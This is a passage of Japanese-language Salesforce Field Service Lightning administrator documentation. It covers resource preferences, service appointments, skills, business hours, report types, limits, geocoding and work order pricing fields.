       メモ: 関連付けられた作業種別で [サービス予約を自動完了] が選択されている場合、作業指示の作成時にサービス予約が自動的に作成されます。

作業指示での優先サービス人員の選択

特定の取引先または作業指示で特定の人員を優先、必須、または除外と指定できます。作業指示は、関連付けられた取引先の人員設定を継承します。

[人員設定]関連リストを使用して、取引先または作業指示に設定を追加します。サービス人員を選択し、設定レベルを選択して変更を保存します。

メモ: 無効なサービス人員または派遣担当者であるサービス人員の設定は追加できません。

人員設定は、要件というよりも提案として機能します。関連付けられた作業指示の人員設定に関わらず、任意の人員をサービス予約に割り当てることができます。

取引先レベルで人員設定を定義したくない場合、必要に応じて個々の作業指示で人員設定を作成することもできます。

例:

- 顧客である ABC Labs がサービス人員の山田さんの対応に好感を持った場合、山田さんを「優先」と指定した ABC Labs 取引先の人員設定を作成できます。
- ABC Labs がサービス人員の小川さんの対応を不満に感じた場合、小川さんを「除外」と指定した ABC Labs 取引先の人員設定を作成できます。
- ABC Labs がサービス人員の田中さんによって導入された難易度の高い機器を購入した場合、田中さんを「必須」と指定した ABC Labs 取引先の人員設定を作成できます。

ABC Labs の作業指示が作成されるときに、この 3 つの設定が自動的にリストされます。作業指示をスケジュールするときに、派遣担当者は対応するサービス予約を田中さんに割り当て、2 人目の技術者が必要な場合は山田さんが対応可能であれば山田さんに割り当てます。派遣担当者は、この取引先のサービス予約には小川さんを*割り当ててはいけない*こともわかります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

取引先の人員設定を作成する
- 取引先に対する「編集」

作業指示の人員設定を作成する
- 作業指示に対する「編集」

サービス予約の作成

サービス予約を使用すると、顧客向けに実施するフィールドサービス作業を追跡しやすくなります。サービス予約は複数のレコードタイプに関連付けることができます。

サービス予約は、作業指示、作業指示品目、商談、取引先、納入商品に追加できます。サービス予約を作成する手順は、次のとおりです。

1. 予約が関連付けられたレコードに移動します。
2. [サービス予約] 関連リストで、[新規サービス予約] をクリックします。
3. [一般情報] セクションに入力します。
   a. 予約の件名と説明を追加します。
   b. 必要に応じて、期間を更新します。親レコードが作業指示または作業指示品目の場合、予約は親の期間を継承します。
   c. [許容最早開始日] 項目および [期日] 項目を入力します。この2つの項目を合わせて、予約を完了する必要のある期間を表します。通常、これらの項目は顧客のサービスレベル契約の条件を表します。
4. [予定時間] セクションに入力します。
   a. スケジュール済み開始時間とスケジュール済み終了時間を追加します。Field Service Lightning 管理パッケージとスケジュールオプティマイザを使用している場合、これらの項目は予約のスケジュール時に入力されます。
   b. 技術者の現場到着予定期間を定義します。遅延やスケジュールの変更に対応できるように、この期間は通常、[スケジュール済み開始時間] と [スケジュール済み終了時間] の期間よりも長くなります。[到着期間の開始] と [到着期間の終了] は顧客と共有して、[スケジュール済み開始時間] と [スケジュール済み終了時間] は内部のみに制限することができます。
5. [割り当て済み人員] 関連リストでサービス人員を予約に割り当てます。親レコードが作業指示、作業指示品目、または取引先の場合、親の人員設定を確認します。

   メモ: 派遣担当者であるサービス人員は、サービス予約に割り当てることはできません。

6. 予約の開始時間と終了時間を示すために、予約の完了時に技術者に [実際の時間] セクションに入力してもらいます。また、技術者は、割り当てられた人員レコードの [実際の移動時間] 項目に予約への移動にかかった分数を入力できます。

メモ: サービス予約は、[サービス予約] タブから作成することもできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

サービス予約を作成する
- サービス予約に対する「作成」

関連トピック:

- サービス予約の使用に関するガイドライン
- サービス予約の項目

フィールドサービスのスキルの設定

サービス人員にスキルを割り当て、その人員が実行できる作業種別を示します。特定のスキルを持つ人員のみが作業に割り当てられるように、必須スキルを作業指示および作業種別に追加することもできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

1. スキル設定の定義
   スキルを作成する前に、スキル関連リストをフィールドサービスページレイアウトに追加し、スキルを参照および作成できるユーザを指定します。
2. スキルの作成
   スキルを使用するには、まず組織の基本スキルを作成します。スキルをサービス人員に割り当てたり、作業指示や作業種別で必須としてマークしたりする場合、スキルレベルや期間などの詳細を追加できます。
3. サービス人員へのスキルの割り当て
   スキルをサービス人員に割り当て、その人員の認定と専門分野を示します。
4. 作業指示または作業種別への必須スキルの追加
   必須スキルを作業指示、作業指示品目、または作業種別に追加し、適切なスキルを持つサービス人員が割り当てられるようにします。

スキル設定の定義

スキルを作成する前に、スキル関連リストをフィールドサービスページレイアウトに追加し、スキルを参照および作成できるユーザを指定します。

メモ: Field Service Lightning が組織で有効になっている必要があります。

1. ページレイアウトをカスタマイズします。
   a. 作業種別で必須スキルを指定できるようにするには、作業種別のページレイアウトに [スキル要件] 関連リストを追加します。
   b. 作業指示で必須スキルを指定できるようにするには、作業指示のページレイアウトに [スキル要件] 関連リストを追加します。
   c. 作業指示品目で必須スキルを指定できるようにするには、作業指示品目のページレイアウトに [スキル要件] 関連リストを追加します。
   d. サービス人員にスキルを割り当てられるようにするには、サービス人員のページレイアウトに [スキル] 関連リストを追加します。
2. ユーザ権限を割り当てます。

ユーザが実行する操作	必要な権限
Field Service Lightning の有効化	「アプリケーションのカスタマイズ」
[設定] でスキルを作成、更新、および削除する	「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

ページレイアウトを編集する
- 「アプリケーションのカスタマイズ」

ユーザを作成および編集する
- 「内部ユーザの管理」

ユーザが実行する操作	必要な権限
サービス人員にスキルを割り当てる	サービス人員に対する「編集」
人員のスキルを参照する	サービス人員に対する「参照」
必須スキルを作業指示、作業指示品目、または作業種別に追加する	作業指示、作業指示品目、または作業種別に対する「編集」
作業指示、作業指示品目、または作業種別の必須スキルを参照する	作業指示、作業指示品目、または作業種別に対する「参照」

3. スキルレベルの判別方法を決定します。

   サービス人員、または作業指示、作業指示品目、作業種別に割り当てられたスキルには、0 ～ 99.99 のスキルレベルを指定できます。たとえば、次のような操作が可能です。

   - [スキルレベル] 項目を使用して、経験年数を示す。
   - 専門職資格の階級をスキルレベルの数値に対応付けるマトリックスを作成する。

   ヒント:

   - 選択できるスキルレベルの値を制限するには、検証ルール(10の倍数のみを許可するルールなど)を作成します。
   - ユーザにスキルレベルの判別方法を知らせる、項目レベルのヘルプを作成します。

スキルの作成

スキルを使用するには、まず組織の基本スキルを作成します。スキルをサービス人員に割り当てたり、作業指示や作業種別で必須としてマークしたりする場合、スキルレベルや期間などの詳細を追加できます。

1. [設定] から、[クイック検索] ボックスに「スキル」と入力し、[Field Service] で [スキル] を選択します。
2. 名前を入力します。たとえば、「Electrician Certification」(電気技術者認定) と入力します。
3. 説明を入力します。
4. [ユーザの割り当て] セクションと [プロファイルの割り当て] セクションは Live Agent に固有であるため、スキップします。
5. [保存] をクリックします。

   これで、スキルをサービス人員に割り当てたり、作業種別、作業指示、および作業指示品目で必須としてリストしたりできるようになります。

関連トピック:

フィールドサービスのスキルの項目

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

スキルを作成する
- 「アプリケーションのカスタマイズ」

サービス人員へのスキルの割り当て

スキルをサービス人員に割り当て、その人員の認定と専門分野を示します。

1. スキルを割り当てる必要のある人員に移動します。
2. [スキル] 関連リストで、[新規サービス人員スキル] をクリックします。
3. スキルを選択します。スキルは、人員に割り当てる前に作成しておく必要があります。方法についての詳細は、「スキルの作成」を参照してください。
4. ビジネスでのスキルレベルの測定方法に基づいて、0 ～ 99.99 のスキルレベルを入力します。
5. 開始日と、必要に応じて終了日を入力します。たとえば、特定のスキルで技術者を 6 か月ごとに再認定する必要がある場合、終了日 (開始日の 6 か月後) を入力できます。
6. [保存] をクリックします。これで人員のスキルが [スキル] 関連リストに表示されます。

ヒント: 人員のスキルを簡単に追跡できるように、人員の詳細ページの [ファイル] セクションでライセンスおよび認定の写真をアップロードします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

スキルを人員に割り当てる
- サービス人員に対する「編集」

関連トピック:

フィールドサービスのスキルの項目

作業指示または作業種別への必須スキルの追加

必須スキルを作業指示、作業指示品目、または作業種別に追加し、適切なスキルを持つサービス人員が割り当てられるようにします。

作業指示または作業指示品目を完了できるのが特定のスキルセットを持つサービス人員のみである場合、レコードに*必須スキル*を追加します。必須スキルによって、派遣担当者はレコードを適切な専門知識を持つサービス人員に割り当てることができます。作業指示、作業指示品目、または関連サービス予約を、必須スキルを*持たない*サービス人員に割り当てることもできるため、必須スキルはルールというよりも提案として使用されます。

メモ: Field Service Lightning 管理パッケージを使用している場合、一致ルールを使用して、親作業指示にリストされている必須スキルを持つサービス人員のみに予約が割り当てられるようにすることができます。

多数の作業指示に同じスキルが必要な場合、時間を節約してプロセスの一貫性を保つため、必須スキルを*作業種別*に追加することをお勧めします。必須スキルを作業種別に追加すると、その種別を使用する作業指示と作業指示品目は自動的に必須スキルを継承します。たとえば、冷蔵庫商品の年 1 回のメンテナンスにはスキルレベルが 50 以上の冷蔵庫メンテナンススキルが必要な場合、その必須スキルを「年 1 回の冷蔵庫メンテナンス」作業種別に追加できます。顧客の年 1 回の冷蔵庫メンテナンスの作業種別を作成するときに、その作業種別を作業指示に追加すると、必須スキルも追加されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

必須スキルを作業指示、作業指示品目、または作業種別に追加する
- 作業指示、作業指示品目、または作業種別に対する「編集」

メモ:

- 作業種別から作業指示を作成すると、その作業種別の必須スキルが継承されますが、後でその作業指示の必須スキルを追加または削除できます。
- 作業種別の必須スキルを変更しても、その作業種別から作成された作業指示の必須スキルには影響しません。
- 既存の作業指示に作業種別を追加すると、その作業指示にまだ必須スキルがない場合にのみ、作業種別の必須スキルが継承されます。作業指示品目についても同様です。
- 作業指示品目は、親作業指示の必須スキルを継承しません。

必須スキルを作業指示、作業指示品目、または作業種別に追加する手順は、次のとおりです。

1. 必須スキルが必要なレコードに移動します。
2. [スキル要件] 関連リストで、[新規スキル要件] をクリックします。
3. スキルを選択します。スキルは、要件として追加する前に作成しておく必要があります。その方法については、「スキルの作成」を参照してください。
4. ビジネスでのスキルレベルの測定方法に基づいて、*0* ～ *99.99* のスキルレベルを入力します。
5. [保存] をクリックします。スキルがレコードの [スキル要件] 関連リストに表示されます。

関連トピック:

フィールドサービスのスキルの項目
作業指示の使用に関するガイドライン

業務時間の作成

業務時間を定義して、サービステリトリー、サービステリトリーメンバー、または取引先に割り当て、フィールドサービス時間を指定します。

メモ:

- デフォルトでは、業務時間の表示、作成、および割り当てができるのはシステム管理者のみです。
- サービス人員の時間は作業しているテリトリーによって異なるため、業務時間はサービス人員の詳細ページにリストされません。特定のテリトリーのサービス人員の業務時間を表示するには、[サービステリトリー] 関連リストに移動し、テリトリーの[メンバー数]をクリックします。これにより、サービステリトリーメンバーの詳細ページが表示されます。このページには、メンバーがそのテリトリーに属している間の業務時間と日付がリストされます。
- Field Service Lightning 管理パッケージを使用している場合、スケジュールオプティマイザは、サービス人員のテリトリーメンバーレコードにリストされている業務時間内に収まるサービス予約にのみ人員を割り当てます。管理パッケージを使用していない場合、業務時間はルールではなく推奨事項として機能します。

1. [業務時間] タブをクリックし、[新規] をクリックします。
2. 名前、説明、およびタイムゾーンを入力します。
3. [保存] をクリックします。
4. 業務時間の [時間枠] 関連リストで、各日の時間枠を作成します。たとえば、業務時間が月曜日～金曜日の午前 8 時～午後 5 時の場合、1 日あたり 1 個、全体で 5 個の時間枠を作成します。昼休みなどの休憩を反映するには、1 日に複数の時間枠を作成します。たとえば、*月曜日午前 8 時～ 午後 12 時*と*月曜日午後 1 時～ 5 時*となります。

   ヒント: 時間枠は組み込みルールには含まれていませんが、組織の時間枠設定を制限する Apex トリガを作成できます。たとえば、時間枠の開始時間と終了時間の増分を30分に制限したり、午後8時以降の終了時間を禁止したりできます。

5. 業務時間を 1 つ以上のサービステリトリーに割り当てます。
   a. サービステリトリーの詳細ページに移動します。
   b. テリトリーの詳細ページの［業務時間］参照項目で目的の時間を選択し、変更を保存します。
6. 必要に応じて、業務時間を 1 つ以上のサービステリトリーメンバーに割り当てます。

   サービステリトリーメンバー(テリトリー内で作業できるサービス人員)には、自動的にサービステリトリーの業務時間が使用されます。人員が、自分のテリトリーとは異なる業務時間を必要とする場合は、[業務時間] タブで別の業務時間を作成します。次に、サービステリトリーメンバーの詳細ページの［業務時間］参照項目で目的の時間を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

業務時間を作成する
- 業務時間に対する「作成」

業務時間をサービス人員に割り当てる
- サービス人員に対する「編集」

業務時間をサービステリトリーに割り当てる
- サービステリトリーに対する「編集」

業務時間を取引先に割り当てる
- 取引先に対する「編集」

メモ: 人員の業務時間がテリトリーの時間と類似している場合、人員の業務時間ではテリトリーの時間と異なる日の時間枠のみが必要となります。たとえば、人員のテリトリーの時間が月曜日～金曜日の午前 8 時～午後 5 時だが、人員の金曜日の作業時間は午前 10 時～午後 7 時だとします。人員の業務時間を作成するときは、*金曜日の午前 10 時～午後 7 時*という 1 つの時間枠のみを作成します。月曜日～木曜日にはそのテリトリーの時間枠が自動的に使用され、金曜日には独自の特別な時間枠が使用されます。

7. 必要に応じて、取引先詳細ページの［業務時間］参照項目で業務時間を 1 つ以上の取引先に割り当てます。取引先の業務時間により、派遣担当者は取引先のサービス予約をスケジュールするタイミングを把握できます。たとえば、技術者が月曜日～金曜日の午前 8 時～正午にのみ ABC Labs のオフィスに訪問できる場合、この設定を反映する業務時間を作成できます。

関連トピック:

業務時間の項目

Field Service Lightning レポートの作成

レポートタイプを作成し、組織のフィールドサービスの進捗状況を追跡します。

多種多様なカスタムレポートタイプを作成して、フィールドサービスレコードに関する情報を常に把握できます。

1. [設定]から、[クイック検索]ボックスに「*レポートタイプ*」と入力し、[レポートタイプ]を選択して、[新規カスタムレポートタイプ]をクリックします。
2. [主オブジェクト]ドロップダウンメニューで、レポートを作成するフィールドサービスオブジェクトを選択します。

主オブジェクト	説明	使用可能な第 2 オブジェクト
業務時間	サービステリトリーとそのメンバーの営業時間を表示します。	サービステリトリー 時間枠
サービス予約	予定予約時間と実際の予約時間の差異を比較し、予約での人員割り当てのトレンドを分析します。	割り当て済み人員
サービス人員	サービス人員の業務量、不在、およびスキルを比較し、属するテリトリーと、割り当てられているサービス予約を表示します。さらに、人員を優先としてリストしている取引先と作業指示を確認できます。	割り当て済み人員 人員不在 人員業務量 人員設定 サービス人員スキル サービステリトリーメンバー
サービステリトリー	サービステリトリー全体にわたってサービス予約、作業指示、および作業指示品目の数と種類を比較し、各テリトリーに属するサービス人員を表示します。	サービス予約 サービステリトリーメンバー 作業指示 品目
作業指示	予約数、作業指示あたりの品目数、作業指示のサービステリトリーなどの情報を比較します。さらに、人員設定とスキル要件が作業指示によって	人員設定 サービス予約 スキル要件 作業指示品目

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

- Field Service Lightning 機能を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)。作業指示は **Professional** Edition でも使用できます。
- 有料オプションで Field Service Lightning 管理パッケージを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)。

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

公開レポートフォルダを作成する
- 「公開レポートの管理」

主オブジェクト	説明	使用可能な第 2 オブジェクト
	どう変わるかを分析します。	
作業指示品目	作業指示品目の所有者、所要時間、件名などの情報を比較し、作業指示品目に関連付けられているサービス予約とスキル要件を表示します。	サービス予約 スキル要件
作業種別	作業種別の所要時間やスキル要件などの情報を比較します。	スキル要件
取引先	取引先の人員設定と作業指示を比較します。	フィールドサービスオブジェクト: 人員設定 作業指示
納入商品	納入商品に関連付けられている作業指示の数と特性を比較します。	フィールドサービスオブジェクト: 作業指示
ケース	ケースに関連付けられている作業指示の数と特性を比較します。	フィールドサービスオブジェクト: 作業指示
取引先責任者	取引先責任者に関連付けられているサービス予約と作業指示を分析します。	フィールドサービスオブジェクト: サービス予約 作業指示
エンタイトルメント	エンタイトルメントに関連付けられている作業指示の数と特性を比較します。	フィールドサービスオブジェクト: 作業指示
サービス契約	サービス契約に関連付けられている作業指示の数と特性を比較します。	フィールドサービスオブジェクト: 作業指示

3. 必要な項目を入力して [次へ] をクリックします。

   ヒント: [カテゴリに格納] ドロップダウンメニューでは、[カスタマーサポートレポート] または [その他のレポート] を選択することをお勧めします。このカテゴリでは、[レポート] タブでカスタムレポートタイプを検索します。独自のフィールドサービスレポートフォルダを作成することもできます。[レポートレコードセットを定義] ページで必要な選択を行います。

4. [保存] をクリックします。
5. 必要に応じて、レポートレイアウトから項目を削除し、並び替えます。

Field Service Lightning の考慮事項

Field Service Lightning を設定する前に、その機能に関する次の重要な考慮事項を確認してください。

Field Service Lightning の制限事項
Field Service Lightning の制限事項について説明します。

Field Service Lightning での場所の追跡
特定タイプのフィールドサービスレコードに町名・番地を追加すると、Salesforce でその住所の緯度、経度、および位置精度が計算されます。API でのみ表示可能なこのデータを、カスタムのフィールドサービスアプリケーションで参照できます。

作業指示の使用に関する考慮事項
ビジネスを円滑に遂行するために作業指示をどのように使用でき、どのように使用すべきかについてのインサイトを得ることができます。

Field Service Lightning の制限事項

Field Service Lightning の制限事項について説明します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

- Field Service Lightning 機能を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)。作業指示は **Professional** Edition でも使用できます。
- 有料オプションで Field Service Lightning 管理パッケージを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)。

リンク済み記事

リンク済み記事とは、作業指示または作業指示品目に添付されたナレッジ記事のことです。次の制限事項があります。

- 記事ウィジェットとフィード記事ツールは、フィードビューでは使用できません。
- クイックアクションとグローバルアクションは、リンクされた記事ではサポートされていません。
- ナレッジホームページの記事ツールバーには、作業指示または作業指示品目に記事を添付するオプションが含まれていません。
- Lightning Experience または Salesforce1 では、記事の [リンク済み作業指示] および [リンク済み作業指示品目] 関連リストを使用できません。
- Lightning Experience および Salesforce1 では、リンク済み記事は参照のみです。
- Lightning Experience でフィード項目内の記事リンクをクリックすると、Salesforce Classic の記事ページにリダイレクトされます。Salesforce1 では、フィード項目からはリンクされた記事にアクセスできません。

業務時間

業務時間または時間枠のカスタム項目は作成できません。

サービステリトリー

- サービステリトリー階層には、最大で 500 件のテリトリーを含めることができます。

作業注文

- 作業指示階層には、最大で 10,000 件の作業指示を含めることができます。

- 作業指示品目階層には、最大で 10,000 件の作業指示品目を含めることができます。

Lightning Experience

Field Service Lightning 管理パッケージは、Lightning Experience では使用できません。

Salesforce1

Field Service Lightning の標準機能と管理パッケージは、Salesforce1 モバイルアプリケーションのすべてのバージョンで使用できます。次の制限事項があります。

- Salesforce1 for iOS ダウンロード可能アプリケーションでは次の制限があります。
  - サービス予約は作成できません。[最近] 関連リストは使用できません。
  - 新しいサービス人員または人員の不在は作成できません。[最近]関連リストはサービス人員または人員の不在では使用できません。
- 関連リストから作成されたフィールドサービスレコードでは、レコードを保存するまで、親レコードを表示する項目に入力が行われません。この問題は、Salesforce1 のすべてのバージョンで発生します。たとえば、作業指示の [サービス予約] 関連リストでサービス予約を作成した場合、[保存] をタップするまで［親レコード］項目は空白です。レコードが作成されると、親レコード項目に親作業指示が表示されます。
- 管理パッケージに含まれるディスパッチャコンソールは、Salesforce1 では使用できません。

Field Service Lightning での場所の追跡

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

特定タイプのフィールドサービスレコードに町名・番地を追加すると、Salesforce でその住所の緯度、経度、および位置精度が計算されます。API でのみ表示可能なこのデータを、カスタムのフィールドサービスアプリケーションで参照できます。

「地理コード」と呼ばれるこの位置データ機能は、Field Service Lightning を有効化すると、サポートされるすべてのフィールドサービスオブジェクトで有効化されます。API では、作業指示、作業指示品目、サービス予約、サービステリトリー、人員の不在、サービステリトリーメンバーに次の 3 つの項目の値があります。

項目名	説明
`Latitude`	町名・番地の緯度。
`Longitude`	町名・番地の経度。
`GeocodeAccuracy`	緯度および経度の位置精度。この項目には、次のいずれかの値が含まれます。精度の高い順に表示されています。 • `Address` — 同じ建物内 • `NearAddress` — 住所付近 • `Block` — 街区の中間点 • `Street` — 番地の中間点

項目名	説明
	• `ExtendedZip` — 拡張郵便番号地域の中心 • `Zip` — 郵便番号地域の中心 • `Neighborhood` — 近隣の中心 • `City` — 市区郡の中心 • `County` — 郡の中心 • `State` — 都道府県の中心 • `Unknown` — 住所の一致なし (無効な住所など)

地理コードデータの最新情報の維持

Salesforce では、定期的にこの 3 つの地理コード項目を更新して精度を確保しています。この更新は、(クリーンで最新の状態のデータを保つため)「クリーンアップルール」と呼ばれる機能で管理されます。レコードの地理コード項目は、次のタイミングで更新されます。

- レコードが作成または更新されたとき
- レコードタイプのクリーンアップルールが無効化および再有効化されたとき

メモ:

- 地理コード項目は更新されるまで少し時間がかかります。処理時間は、一度に更新されるレコード数によって異なります。
- クリーンアップルールで一括地理コード化が無効になっている場合、ルールの無効化または再有効化では地理コード項目が更新されません。一括地理コード化はデフォルトで有効になっています。

レコードの地理コードデータの状況は、いくつかの方法で追跡できます。


- *Salesforce Classic を使用している場合は、次の操作を実行します。*

  追跡するレコードの詳細ページレイアウトに [Data.com によるこのレコードのクリーンアップ] 関連リストを追加します。この関連リストには次の内容が含まれます。

  - レコードの地理コードデータが最後に更新された時間。
  - レコードの地理コード状況。各状況についての詳細は、「Data.com Clean 状況」を参照してください。[同期済み] 状況は、地理コードデータが最新であることを意味します。
  - 即時更新を手動で実行できる [クリーンアップ] リンク。

- *Lightning Experience を使用している場合は、次の操作を実行します。*

  レコードのアクションドロップダウンメニューで [クリーンアップ状況を確認] を選択し、その地理コード状況を表示します。



地理コードの除外方法

別の地理コードサービスをすでに使用しているためこの機能は使用しない場合、Field Service Lightning 地理コードを除外できます。

1. [設定] から、[クイック検索] ボックスに「*Data.com*」と入力し、Data.com で [クリーンアップルール] を選択します。
2. Field Service Lightning のエントリを探し、次の各ルールの横にある [無効化] をクリックします。
   - 作業指示住所の地理コード
   - 作業指示品目住所の地理コード
   - サービス予約住所の地理コード
   - サービステリトリー住所の地理コード
   - サービステリトリーメンバー住所の地理コード
   - 人員の不在住所の地理コード

メモ:

- Field Service Lightning 管理パッケージを使用している場合、地理コードを除外すると、フィールドサービスレコードの緯度、経度、および地理コードの精度が計算されなくなります。この地理コードデータがない場合、スケジュールオプティマイザは正常に機能しません。
- Winter '17 より前に作業指示を使用していた場合、Field Service Lightning を有効にすると、組織内のすべての既存作業指示で地理コードが自動的に有効になり、その地理コード項目に入力されます。Field Service Lightning を有効化しない場合、作業指示で地理コード機能は使用できません。

関連トピック:

Field Service Lightning の設定

Field Service Lightning のガイドライン

作業指示の使用に関する考慮事項

ビジネスを円滑に遂行するために作業指示をどのように使用でき、どのように使用すべきかについてのインサイトを得ることができます。

サポートプロセスへの作業指示の適合方法

作業指示は便利なサポートツールで、特にフィールドサービスを提供する場合に役立ちます。いくつかの方法で作業指示をサポートプロセスに組み込むことができます。

作業指示の価格設定のしくみ

作業指示および作業指示品目には、価格設定関連項目がいくつかあります。これらの項目の影響やその使用方法について確認します。

作業指示の Apex コードサンプル

次の Apex サンプルを使用して、サポートプロセスの作業指示のロールをカスタマイズおよび自動化します。

サポートプロセスへの作業指示の適合方法

作業指示は便利なサポートツールで、特にフィールドサービスを提供する場合に役立ちます。いくつかの方法で作業指示をサポートプロセスに組み込むことができます。

推奨されるいくつかの方法を次に示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

状況	状況に対応するために作業指示を使用する方法
故障した納入商品の修理: 顧客が納入商品 (車など) を購入します。その納入商品に問題が発生したため、顧客から連絡があり問題が報告されます。エージェントがその連絡に基づいてケースを作成し、納入商品を修理するために技術者を顧客のもとに派遣すべきかどうかを判断します。	1. エージェントがその納入商品の「納入商品の修理」作業指示を作成し、問題について簡潔に説明します。 2. エージェントは作業指示でサービス予約を作成し、対応可能なサービス人員にそれを割り当てます。 3. 納入商品を修理するためにサービス人員が派遣されます。 4. サービス人員は、重要な交換部品がないことに気づきます。サービス予約の状況を [完了] に変更し、交換部品を取り付けるため、作業指示で 2 番目のサービス予約を作成します。 5. 割り当てられたサービス人員は、部品を取り付けて 2 番目の予約を完了すると、サービス予約とその親作業指示の両方で状況を [完了] に変更します。 6. エージェントがケースをクローズします。
予防メンテナンスの実行: 顧客が、5 年間の予防メンテナンス契約が適用される納入商品を購入します。この契約では、顧客が毎年 1 回の予防メンテナン	1. サービスエージェントがその納入商品の「年 1 回のメンテナンス」作業指示を作成します。

状況	状況に対応するために作業指示を使用する方法
スを受けることができます。年 1 回のメンテナンスは、Salesforce では納入商品レコードにリンクされたエンタイトルメントで表されます。	2. エージェントは、技術者が完了する必要があるメンテナンス作業を表す品目名を作業指示に追加します。 3. エージェントは作業指示でサービス予約を作成し、サービス人員にそれを割り当てます。 4. メンテナンスチェックを完了するためにサービス人員が派遣されます。 5. 作業指示の各品目名が完了するたびに、人員はその品目名の状況を「完了」に変更します。人員は、すべての品目を完了すると、サービス予約とその親作業指示の両方で状況を「完了」に変更します。 6. 翌年の納入商品のメンテナンスでは、エージェントがこの作業指示のコピーをすばやく作成できます。

上記のアプローチは作業指示の一般的な用途を表すものですが、作業指示の使用方法をカスタマイズする方法は他にも多くあります。次に、いくつか例を示します。

- 納入商品、ケース、および取引先の「新規作業指示」クイックアクションを作成する。

  メモ: エンタイトルメントとサービス契約ではクイックアクションはサポートされません。

- 新規作業指示の取引先、納入商品、および取引先責任者の項目をその親レコードに合わせて自動的に更新するクイックアクションを作業指示に設定する。
- 組織で階層納入商品を使用している場合、作業指示の品目名を別の納入商品に割り当てることで、特定のサブタスクをより正確に追跡する。たとえば、「自動車」納入商品にリンクされた作業指示に、子の「ヘッドライト」納入商品にリンクされた品目名を含めることができます。[作業指示品目] 関連リストを納入商品ページレイアウトに追加すると、ユーザが納入商品に関連付けられている品目をすべて参照できるようになります。

組織で作業指示のカスタマイズに使用できる Apex コードサンプルは、「作業指示の Apex コードサンプル」を参照してください。

関連トピック:

作業指示の使用に関するガイドライン

作業指示の設定

作業指示の価格設定のしくみ

作業指示および作業指示品目には、価格設定関連項目がいくつかあります。これらの項目の影響やその使用方法について確認します。

*作業指示*には、次の価格関連項目があります。これらの項目を使用する場合は、それを作業指示ページレイアウトに追加します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

作業指示項目	説明
割引	(参照のみ) 作業指示のすべての品目名に対する割引の重みつき平均。これは 100 までの正の数です。
小計	(参照のみ) 割引および税金を適用する前の作業指示品目の合計。
合計金額	(参照のみ) 割引後の作業指示品目の合計金額 (税別)。
総計	(参照のみ) 作業指示の合計金額(税込)。
価格表	作業指示に関連付けられた価格表。価格表を作業指示に追加すると、価格表に含まれる商品に各作業指示品目をリンクできます。
税金	通貨形式の作業指示の消費税等総額 (パーセントを入力しないでください)。たとえば、合計金額が $100 の作業指示の場合、10 パーセントの税金を適用するには「$10」と入力します。通貨記号を使用して、または使用せずに数値を入力できます。また、小数点以下の桁数は最大 2 桁です。

また、*作業指示品目*には、次の価格関連項目があります。これらの項目を使用する場合は、それを作業指示品目ページレイアウトに追加します。

作業指示品目項目	説明
割引	品目の小計に適用する割引率。パーセント記号を使用して、または使用せずに数値を入力できます。また、小数点以下の桁数は最大 2 桁です。
小計	(参照のみ) 品目の単価に数量を乗じた金額。
合計金額	(参照のみ) 品目の小計に割引が適用された価格。単価を追加して品目を保存するまで、この項目は空白です。

作業指示品目項目	説明
